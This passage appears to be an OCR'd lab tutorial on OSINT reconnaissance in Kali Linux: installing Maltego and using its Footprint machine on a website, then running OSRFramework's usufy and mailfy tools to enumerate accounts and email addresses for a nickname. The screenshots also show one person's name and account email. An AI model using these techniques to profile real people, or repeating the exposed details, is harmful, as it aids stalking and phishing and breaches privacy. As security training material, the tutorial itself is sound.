
```
┌──(kali㉿kali)-[~]
└─$ maltego
Command 'maltego' not found, but can be installed with:
sudo apt install maltego
Do you want to install it? (N/y)y
sudo apt install maltego
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Suggested packages:
  maltego-teeth
The following NEW packages will be installed:
  maltego
0 upgraded, 1 newly installed, 0 to remove and 748 not upgraded.
Need to get 136 MB of archives.
After this operation, 228 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/non-free amd64 maltego all 4.3.0-0kali1 [136 MB]
Fetched 136 MB in 33s (4,141 kB/s)
Selecting previously unselected package maltego.
(Reading database ... 338510 files and directories currently installed.)
Preparing to unpack .../maltego_4.3.0-0kali1_all.deb ...
Unpacking maltego (4.3.0-0kali1) ...
Setting up maltego (4.3.0-0kali1) ...
Processing triggers for kali-menu (2022.3.1) ...

┌──(kali㉿kali)-[~]
└─$
```


b. Once that is done, run Maltego via the application launcher on Linux. On your initial run of Maltego, you will be required to agree to some agreements. One of them involves signing into your verified maltego account.


Configure Maltego
STEPS
1. License Agreement
2. Login
3. Login Result
4. Install Transforms
5. Help Improve Maltego
6. Web Browser Options
7. Privacy Mode Options
8. Ready
LICENSE AGREEMENT: Please read and accept the following License Agreement.
General Terms and Conditions
for Software License Agreements of Paterva
(Effective 1 September 2020)
These General Terms and Conditions apply to all licenses (hereinafter referred to as "Software Licenses") of Software Products (hereinafter referred to as "Software") which are issued by Paterva (Pty) Ltd. (incorporated in South Africa under registration number 2008/005705/07), (hereinafter referred to as "Licensor") to its customers (hereinafter referred to as "Licensee") (Licensor and Licensee also referred to as "Party" and collectively the "Parties"). Software subject to these General Terms and Conditions is the intellectual property of the Licensor and/or Maltego Technologies GmbH, registered in the district court Munich, Germany under no. HRB 236523 ("Maltego"). To the extent that Software is owned by Maltego, the Licensor has sufficient rights to license same to the Licensee.
1. Contractual Object
1.1. These General Terms and Conditions govern the Software Licenses issued to the Licensee by the Licensor by way of a Software License Agreement. Sec. 3 specifies the scope of each Software License subscribed regarding the specific Software being licensed as well as the content, location, time and extent of the user rights.
1.2. The number of subscribed Software Licenses and the software components to which these Licenses refer are specified in the Electronic Delivery Document (sec. 2.2.) issued by the Licensor to
Accept
Please accept the License Agreement to continue
< Back
Next >
Finish
Cancel



Configure Maltego
STEPS
1. License Agreement
2. Login
3. Login Result
4. Install Transforms
5. Help Improve Maltego
6. Web Browser Options
7. Privacy Mode Options
8. Ready
LOGIN: Please log in to use the free online version of Maltego.
Enter your details below to log in to the Maltego Community Server
Or if you have not done so yet, register here
Login
* Email Address
rudrarao22@gmail.com
Password
WFAD
* Solve captcha
WFAD
< Back
Next >
Finish
Cancel



Configure Maltego
Usage: 75%
STEPS
1. License Agreement
2. Login
3. Login Result
4. Install Transforms
5. Help Improve Maltego
6. Web Browser Options
7. Privacy Mode Options
8. Ready
LOGIN RESULT: Please log in to use the free online version of Maltego.
Hello Rudra, welcome to Maltego Community Edition!
Personal details
First name Rudra
Surname Rao
Email address rudrarao22@gmail.com
Your API key is valid until September 23, 2024 at 12:00:00 AM EDT
< Back
Next >
Finish
Cancel


Configure Maltego
STEPS
1. License Agreement
2. Login
3. Login Result
4. Install Transforms
5. Help Improve Maltego
6. Web Browser Options
7. Privacy Mode Options
8. Ready
INSTALL TRANSFORMS: A summary of the progress to install items from the chosen transform server is shown below.
Complete
The following were added/updated:
13 Application Servers
182 Transforms
100 Entities
34 Transform Sets
31 Icons
8 Machines
< Back
Next >
Finish
Cancel




c. Once you have successfully signed in, you will have to create a new “Machine”. You will have to select the “Footprint L1” machine followed by the name of the website that you want to data mine.





d. This is what the final output will look like after the website has been data mined by Maltego. It will provide a comprehensive tree structure that will explain the structure as well as the data that is used by the website.



3. Installing OSRFramework:

What is OSRFramework?

- OSINT is the most common method or technique for collecting information about the target domain or employee of the organization from open-source or publicly available data.
- Mostly malicious hackers use this technique in the attacks of Social Engineering, Phishing, etc.
- But on the good side, we can use this OSINT technique or understanding the scope and getting familiar with our target domain.
- OSRFramework or the Open-Source Research Framework is an automated tool designed in the Python language, which is open-source and free to use.
- OSRFramework is the collection of various sub tools that can help the tester get information about the target domain or victim person.

Steps to install and use OSRFramework:

a. The first step will be to install the python pip. We can use the following command: "sudo apt install python3-pip".

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install python3-pip
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3-pip is already the newest version (22.2+dfsg-1).
python3-pip set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 748 not upgraded.
```

b. Next we will install the OSRFramework using pip. The command is: "sudo pip3 install osrframework".


```
┌──(kali㉿kali)-[~]
└─$ sudo pip3 install osrframework
Collecting osrframework
  Downloading osrframework-0.20.5.tar.gz (203 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 203.1/203.1 kB 1.0 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting bs4
  Downloading bs4-0.0.1.tar.gz (1.1 kB)
  Preparing metadata (setup.py) ... done
Collecting cfscrape
  Downloading cfscrape-2.1.1-py3-none-any.whl (12 kB)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from osrframework) (0.4.5)
Collecting configparser
  Downloading configparser-5.3.0-py3-none-any.whl (19 kB)
Requirement already satisfied: decorator in /usr/lib/python3/dist-packages (from osrframework) (4.4.2
)
Collecting duckpy
  Downloading duckpy-3.2.0-py3-none-any.whl (5.0 kB)
Requirement already satisfied: networkx in /usr/lib/python3/dist-packages (from osrframework) (2.6.3)
Collecting oauthlib≥1.0.0
  Downloading oauthlib-3.2.1-py3-none-any.whl (151 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 151.7/151.7 kB 1.8 MB/s eta 0:00:00
Collecting pyexcel==0.2.1
  Downloading pyexcel-0.2.1.zip (63 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 63.0/63.0 kB 4.2 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
```


c. After the OSRFramework has been successfully installed, we check for registered accounts with a given nickname with the help of the usufy tool in the OSRFramework. We can use the following command: “sudo usufy -n cyberhia”.

\


d. Next, we will use the mailfy tool to get information about email accounts that have the given nickname. We can use the command:
"sudo mailfy -n cyberhia".

\


in 5 platforms ...
[
"Infojobs",
"Instagram",
"KeyServerUbuntu",
"OkCupid",
"Twitter"
]
Press <Ctrl + C> to skip this step ...
[*] Starting the research of 40 email(s) in 5 platform(s) ... This may take a while.
[*] 1/40 Checking 'cyberhia@tutanota.de' ...
[*] 2/40 Checking 'cyberhia@keemail.me' ...
[*] 3/40 Checking 'cyberhia@189.cn' ...
[*] 4/40 Checking 'cyberhia@gmail.com' ...
[*] 5/40 Checking 'cyberhia@hotmail.com' ...
[*] 6/40 Checking 'cyberhia@mail.ru' ...
[*] 7/40 Checking 'cyberhia@icloud.com' ...
[*] 8/40 Checking 'cyberhia@lycos.com' ...
[*] 9/40 Checking 'cyberhia@yandex.ru' ...
[*] 10/40 Checking 'cyberhia@126.com' ...
^C
Step 1 manually skipped by the user ...
2022-09-24 08:13:47.397197
Step 2/3. Verifying if the provided emails have registered a domain u


[*] 'cyberhia@latinmail.com' has NOT registered a domain yet.
[*] 'cyberhia@libero.it' has NOT registered a domain yet.
[*] 'cyberhia@lycos.com' has NOT registered a domain yet.
[*] 'cyberhia@me.com' has NOT registered a domain yet.
[*] 'cyberhia@mail.ru' has NOT registered a domain yet.
[*] 'cyberhia@mail2tor.com' has NOT registered a domain yet.
[*] 'cyberhia@outlook.com' has NOT registered a domain yet.
[*] 'cyberhia@protonmail.ch' has NOT registered a domain yet.
[*] 'cyberhia@protonmail.com' has NOT registered a domain yet.
[*] 'cyberhia@rambler.ru' has NOT registered a domain yet.
[*] 'cyberhia@rocketmail.com' has NOT registered a domain yet.
[*] 'cyberhia@rediffmail.com' has NOT registered a domain yet.
[*] 'cyberhia@seznam.cz' has NOT registered a domain yet.
[*] 'cyberhia@starmedia.com' has NOT registered a domain yet.
[*] 'cyberhia@tuta.io' has NOT registered a domain yet.
[*] 'cyberhia@tutamail.com' has NOT registered a domain yet.
[*] 'cyberhia@tutanota.com' has NOT registered a domain yet.
[*] 'cyberhia@tutanota.de' has NOT registered a domain yet.
[*] 'cyberhia@ya.ru' has NOT registered a domain yet.
[*] 'cyberhia@yahoo.com' has NOT registered a domain yet.
[*] 'cyberhia@yandex.com' has NOT registered a domain yet.
[*] 'cyberhia@yandex.ru' has NOT registered a domain yet.
[*] 'cyberhia@yeah.net' has NOT registered a domain yet.
[*] 'cyberhia@zoho.com' has NOT registered a domain yet.
2022-09-24 08:15:14.758542
Step 3/3. Verifying if the provided emails can be found using DuckDuc
kGo ...
Press <Ctrl + C> to skip this step ...
{'value': '(DuckDuckGo) Cyber Crime Portal - MHA - "cyberhia@126.com"', 'type': 'com.i3visio.Profile'
, 'attributes': [{'type': '@source', 'value': 'duckduckgo.com', 'attributes': []}, {'type': '@source_

\

